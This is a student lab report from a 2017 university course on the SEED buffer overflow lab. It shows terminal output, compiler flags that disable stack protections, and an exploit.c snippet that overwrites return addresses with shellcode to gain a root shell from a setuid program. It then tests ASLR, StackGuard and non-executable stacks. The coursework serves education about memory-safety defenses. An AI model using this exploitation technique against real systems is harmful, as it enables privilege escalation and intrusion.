


Buffer Overflow Vulnerability Lab

CS5460 Assignment 5 Due: October 25 2017

Austin Derbique A01967241

2.2 Shellcode

For this part, I compiled the file `call_shellcode.c` that was given and successfully pulled up the shell. Everything was straight forward. File contents can be found in the directory “2.2 Shellcode.”

A terminal window titled "Terminal" showing a series of commands and their outputs. The user is at a prompt in the directory ~/Desktop/cs5460/assn5. They run 'pwd' and get '/home/seed/Desktop/cs5460/assn5'. Then they run 'gcc -z execstack -o call_shellcode call_shellcode.c'. The compiler outputs a warning about an incompatible implicit declaration of 'strcpy'. Next, they run './call_shellcode', which outputs '\$ cal'. Then 'cal' is run, displaying a calendar for October 2017. Finally, they press Ctrl-C, which outputs '\$ ^C' and '\$ ' on separate lines.


```
[10/25/2017 10:25] seed@ubuntu:~/Desktop/cs5460/assn5$ pwd
/home/seed/Desktop/cs5460/assn5
[10/25/2017 10:25] seed@ubuntu:~/Desktop/cs5460/assn5$ gcc -z execstack -o call_
shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in fu
nction 'strcpy' [enabled by default]
[10/25/2017 10:26] seed@ubuntu:~/Desktop/cs5460/assn5$ ./call_shellcode
$ cal
    October 2017
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31

$ ^C
$ 
```

As you can see, I called the “cal” function to display the calendar inside the shell. After that, I pressed control-c which brought me back to the main shell.

2.3 The Vulnerable Program

I successfully managed to retrieve the message with the default file given. Files can be found in the directory “2.3 The Vulnerable Program.” Contained is the default `stack.c` program and the `modified_stack.c` program which has a modified buffer size. I found that a buffer of 12 seemed to work. The rest segmentation faulted.


A terminal window showing the compilation and execution of stack.c. The user runs 'sudo gcc -o stack -fno-stack-protector -z noexecstack stack.c'. Then they run 'sudo chmod 4755 stack'. Finally, they run './stack', which outputs 'Returned Properly'.

```
[10/25/2017 10:55] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo gcc -o stack -fno-st
ack-protector -z noexecstack stack.c
[10/25/2017 10:55] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo  chmod 4755 stack
[10/25/2017 10:57] seed@ubuntu:~/Desktop/cs5460/assn5$ ./stack
Returned Properly
```

Note In the screen shot above, `./stack` is actually executing the file now called `modified_stack`

2.4 Task 1: Exploiting the Vulnerability

This part was difficult. For the longest time, I was able to get the exploit.c file to compile and run, but I was getting segmentation faults from generating a bad badfile. Eventually, with the help of various online resources: <https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab> I managed to find some direction in how to guide my implementation. I eventually got a working result:



```
Terminal
[10/25/2017 12:33] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo gcc -o stack -z execstack -fno-stack-protector stack.c
[10/25/2017 12:34] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo chmod 4755 stack
[10/25/2017 12:34] seed@ubuntu:~/Desktop/cs5460/assn5$ gcc -o exploit exploit.c
[10/25/2017 12:34] seed@ubuntu:~/Desktop/cs5460/assn5$ ./exploit
[10/25/2017 12:34] seed@ubuntu:~/Desktop/cs5460/assn5$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# exit
[10/25/2017 12:35] seed@ubuntu:~/Desktop/cs5460/assn5$
```

Code snippet from exploit.c:

```
/* You need to fill the buffer with appropriate contents here */
char *pointer_to_buffer;
unsigned long *pointer_address;
int address_pos = sizeof(buffer) - (sizeof(shellcode) + 1);
pointer_to_buffer = buffer;
pointer_address = (long*)(pointer_to_buffer);
unsigned long end_address = retrieve_stack_pos() + 500; //because the size is 517, this should put us towards the end

int i = 0;
for(i = 0; i < sizeof(shellcode); i++){
    buffer[address_pos + i] = shellcode[i];

    if(i < 20){
        *(pointer_address++) = end_address;
    }
}

buffer[sizeof(buffer) - 1] = '\0';
```

stack.c, stack, exploit.c, exploit, badfile, and the screenshot can be found in the directory “2.4 Exploiting the Vulnerability.”

2.5 Task 2: Address Randomization

After calling the command to turn on randomization, I tried the call_shellcode program and successfully pulled up a shell. When I tried this with the stack, I received a segmentation fault.

```
Terminal
[10/25/2017 12:49] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/25/2017 12:49] seed@ubuntu:~/Desktop/cs5460/assn5$ 2.2\ Shellcode/./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
$ cal
      October 2017
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31

$ exit
[10/25/2017 12:50] seed@ubuntu:~/Desktop/cs5460/assn5$ 2.3\ The\ Vulnerable\ Program/./stack
Segmentation fault (core dumped)
[10/25/2017 12:50] seed@ubuntu:~/Desktop/cs5460/assn5$ █
```

My observation is that by turning on randomization, it is a lot more difficult to attain the correct stack pointer because the safeguards in place change where the data is being written to in memory.. Specifically to prevent people from carrying out the attack we are trying to achieve.

The files for this can be found in the directory “2.5 Address Randomization.”

2.6 Task 3: Stack Guard

Doing as per the instructions, I first turned off randomization, then recompiled the vulnerable program without the -fno-stack-protector flag. This is documentation of what I did:

```
Terminal
[10/25/2017 13:11] seed@ubuntu:~/Desktop/cs5460/assn5$ su
Password:
[10/25/2017 13:11] root@ubuntu:/home/seed/Desktop/cs5460/assn5# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/25/2017 13:11] root@ubuntu:/home/seed/Desktop/cs5460/assn5# exit
exit
[10/25/2017 13:11] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo gcc -o stack_with_protection -z execstack stack.c
[10/25/2017 13:12] seed@ubuntu:~/Desktop/cs5460/assn5$ sudo chmod 4755 stack_with_protection
[10/25/2017 13:12] seed@ubuntu:~/Desktop/cs5460/assn5$ ./stack_with_protection
Segmentation fault (core dumped)
[10/25/2017 13:12] seed@ubuntu:~/Desktop/cs5460/assn5$ gcc
gcc: fatal error: no input files
compilation terminated.
[10/25/2017 13:13] seed@ubuntu:~/Desktop/cs5460/assn5$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

[10/25/2017 13:13] seed@ubuntu:~/Desktop/cs5460/assn5$ █
```

As you can see, my GCC version is 4.6.3, newer than 4.3.3, as mentioned in the assignment description. This means that Stack Guard is enabled by default and that I would need to disable it for my vulnerability program to work properly.

These files are available in the directory “2.6 Stack Guard.”

2.7 Task 4: Non-executable Stack

In this case, I took the normal stack.c program and compiled using the noexecstack flag. As a result, the program segmentation faulted and I was unable to get a shell. It does appear, though, that a buffer overflow was happening which appears to line up with what the assignment description is talking about.

```
[10/25/2017 13:20] seed@ubuntu:~/Desktop/cs5460/assn5$ gcc -o stack_non_executable -fno-stack-protector -z noexecstack stack.c
[10/25/2017 13:21] seed@ubuntu:~/Desktop/cs5460/assn5$ ./stack_non_executable
Segmentation fault (core dumped)
[10/25/2017 13:21] seed@ubuntu:~/Desktop/cs5460/assn5$ █
```

The files for this part can be found in the director “2.7 Non-executable Stack.”